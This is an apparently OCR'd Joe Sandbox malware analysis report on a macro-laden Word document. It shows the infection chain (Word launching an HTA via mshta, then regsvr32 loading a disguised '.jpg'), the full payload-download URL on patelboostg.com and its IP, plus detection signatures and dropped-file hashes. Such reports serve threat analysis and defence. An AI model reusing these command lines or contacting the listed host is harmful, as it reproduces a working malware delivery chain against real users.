ID: 546767
Sample Name:
enjoin,12.27.2021.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:35:14
Date: 31/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report enjoin,12.27.2021.doc

Overview


General Information

Sample Name:	enjoin,12.27.2021.doc
Analysis ID:	546767
MD5:	7044bd240219ec..
SHA1:	745cdbc4a826c5...
SHA256:	ecd84fa8d836d50.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Register DLL with s...
- Multi AV Scanner detection for subm...
- Sigma detected: Office product drop...
- Document contains an embedded VB...
- Sigma detected: Suspicious MSHTA...
- Sigma detected: Regsvr32 Anomaly
- Machine Learning detection for samp...
- Sigma detected: MSHTA Spawning ...
- Sigma detected: Regsvr32 Comman...
- Document exploit detected (process...
- Sigma detected: Suspicious Regsvr...
- Queries the volume information (nam...
- Document has an unknown applicati...

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6812 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - explorer.exe (PID: 6216 cmdline: explorer i7Gigabyte.hta MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- explorer.exe (PID: 5376 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - mshta.exe (PID: 5920 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\Documents\i7Gigabyte.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} MD5: 7083239CE743FDB68DFC933B7308E80A)
    - regsvr32.exe (PID: 6280 cmdline: "C:\Windows\System32\regsvr32.exe" c:\users\public\gigabyteI7.jpg MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious MSHTA Process Patterns

Sigma detected: Regsvr32 Anomaly

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Sigma detected: Suspicious Regsvr32 Execution With Image Extension

Data Obfuscation:

Sigma detected: Register DLL with spoofed extension

Sigma detected: Office product drops script at suspicious location

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:


Document contains an embedded VBA macro which may execute processes

Data Obfuscation:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Reme Servi Effec
Valid Accounts	Scripting 1 2	DLL Side-Loading 1	Process Injection 1 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remo Track Witho Authe
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 1 2	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remo Wipe Witho Authe
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtai Devic Cloud Back
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	File and Directory Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
enjoin,12.27.2021.doc	44%	ReversingLabs	Document-Excel.Trojan.Valyria	
enjoin,12.27.2021.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
patelboostg.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYIaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaLKJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p/49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT/GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcYCjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0	4%	Virustotal		Browse
http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYIaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaLKJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p/49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT/GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcYCjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
patelboostg.com	45.67.229.54	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://patelboostg.com/frhe/L8dclCye7SQ5WTFva78FDxOjGBOF9iJro4DRgV/5inYIaSBt0KLfMB9kXwZBv6ZpTsny6/qAhIQjrAaLKJeTLQnbCarASpMADNe9u19Kylnkoreo7/SjqMh4eEx0Hx9b4h5e2fMcQgeIbFT/kKeSzfUaenwSFB/ISkVIHedx0p/49280/SruwcI68Yb5pVaVqfvyOHztDsbEuhGxtlV6bpgPIFvGFQ277/7FkN9pAcaWDfFlGNBeuaqGed8iDibaWexT/GyAAzLRbFAU1XErrU1F/vaci3?page=V8BBaQuem65&page=XYvyd0Dcrg6fJYLGHRVWp7s1tv&page=dvZwXcjcYCjBX8tPaALshiDAx85PEq&sid=10tOgWzOZj9xyAidNJAz3d9Ob0	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.67.229.54	patelboostg.com	Moldova Republic of		200019	ALEXHOSTMD	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	546767
Start date:	31.12.2021
Start time:	12:35:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	enjoin,12.27.2021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.expl.evad.winDOC@8/15@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\gigabytel7.jpg	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	204
Entropy (8bit):	5.1573981743615605
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3fEjZKCezocKqD:J0+oxBeRmR9etdzRxfERez1T
MD5:	D3EB9513A9F2DD24ECDCC38FF33CA41B
SHA1:	37433C7BFDB800C601FCBA6F055BD01A87D26333
SHA-256:	56591A120BD1C7D012554BEFD923D1AC7BF015A53A36C2808766F74FBFDCEB64
SHA-512:	67960FEEC5EDA119383B9955DBD36550CE804EF1FD01F0E4D9AFC347068CA54BE4B89913AF2CC872E25C119318CBE3E137A4965E4A5A09231AFE960C1E2B844B
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "vaci3" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4BD40E7D-30A8-47CA-8B70-A71BF56BA8FA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140624
Entropy (8bit):	5.356666054990061
Encrypted:	false
SSDEEP:	1536:0cQIfgxrBdA3guwtnQ9DQW+zUk4F77nXmvid1XPE6LWmE9:45Q9DQW+zAX8H
MD5:	EB7748E99C9B6BC3B318A96105271CFE
SHA1:	9465067296CF28FACC9327486ED59A2A8D4D7E51
SHA-256:	7DBBC6C4044C0D674F296163FD09F5CE6E8C8108F6B484D5533EC665B2684517
SHA-512:	25E13FED0AD659CE69A1211E70B6F98AD80E510901134B4F9FE59F79F353CEE79CAB1FF114D521260A6489375011717197E54209948D5F44ED9D6D78DB6B4B43
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-31T11:36:08">.. Build: 16.0.14812.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{810769F3-F410-47AD-894E-8C41E68C70EA}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	16384

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{810769F3-F410-47AD-894E-8C41E68C70EA}.tmp	
Entropy (8bit):	3.6630558487594036
Encrypted:	false
SSDEEP:	192:CtlT6D1V6cbDGWwf6g2lwnDYxvz9KN0jafYrXta:CtkD1Faf2gcl9KN0jawr
MD5:	391F336EB243CC44907089BF658F56FC
SHA1:	F9245089DEA0A39E3F41F8126816E358A85A6CC1
SHA-256:	4E5BDF93CB40BB4DFF008EAF50F190706875F6C3FDD311BD7840BB9686C1DE10
SHA-512:	477FDA0E67C9EEB0BCF0BB242FA4FA6FECABB0C40DC37E82F5BC3227C75E1B9E8AEBF4C6E1B6097EF6840C489E9D1BB284B6230AAB91C6D220B99D77C5FCCAD1
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{4FE388FF-4D0E-4364-853B-3527191878F8}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\vaci3[1].htm	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	204
Entropy (8bit):	5.1573981743615605
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3fEjZKCezocKqD:J0+oxBeRmR9etdzRxfERez1T
MD5:	D3EB9513A9F2DD24ECDCC38FF33CA41B
SHA1:	37433C7BFDB800C601FCBA6F055BD01A87D26333
SHA-256:	56591A120BD1C7D012554BEFD923D1AC7BF015A53A36C2808766F74FBFDCEB64
SHA-512:	67960FEEC5EDA119383B9955DBD36550CE804EF1FD01F0E4D9AFC347068CA54BE4B89913AF2CC872E25C119318CBE3E137A4965E4A5A09231AFE960C1E2B844B
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "vaci3" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Temp\~DF56F5ACF9E8D44727.TMP	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560

C:\Users\user\AppData\Local\Temp\~DF56F5ACF9E8D44727.TMP	
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34F FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Documents.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Fri Dec 31 19:36:12 2021, atime=Fri Dec 31 19:36:12 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	932
Entropy (8bit):	4.636058828673744
Encrypted:	false
SSDEEP:	12:85IBUluElPCH2B5czi2Gw/p5DDYjAX/14yCN1L9L4lC54lu4t2Y+xIBjKZm:8z5cuwROAXyv0cm47aB6m
MD5:	7755607BD4468E87311144EF33A3ED19
SHA1:	42B9047214B481183279473F40B70EC63869CDF0
SHA-256:	9524A4F258D84AE5ACD69E543E0BF113D2E2D2289CB5FDEC5E1C104671EE25BC
SHA-512:	FB17714812B4734E2F6116719C8C9405472FC95B5DEFAF0E0F04D14D584A9ED7CBD190B61D48B93A18D5D8E132D6B41A6B060CB393542D8FBF9B559760186F13
Malicious:	false
Preview:	L.....F.....N....-..3.....c..... .....{....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...S{.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....7Sty..user.<.....Ny..S{.....S.....lj..h.a.r.d.z.....1.....7Swy..DOCUME~1..l.....Ny..S.....Y.....B.....U.D.o.c.u.m.e.n.t.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.7.0.....G.....-.....F.....>.S.....C:\Users\user\Documents.....\....\....\....\....\.D.o.c.u.m.e.n.t.s.....y.....#.F..l.H.i.y...`.....X.....585948.....!a ..%.H.VZAj...1.4.....-..!a..%.H.VZAj...1.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.- .1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\enjoin,12.27.2021.doc.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Sep 23 14:11:36 2021, mtime=Fri Dec 31 19:36:10 2021, atime=Fri Dec 31 19:36:06 2021, length=80896, window=hide
Category:	dropped
Size (bytes):	1090
Entropy (8bit):	4.6524463842136266
Encrypted:	false
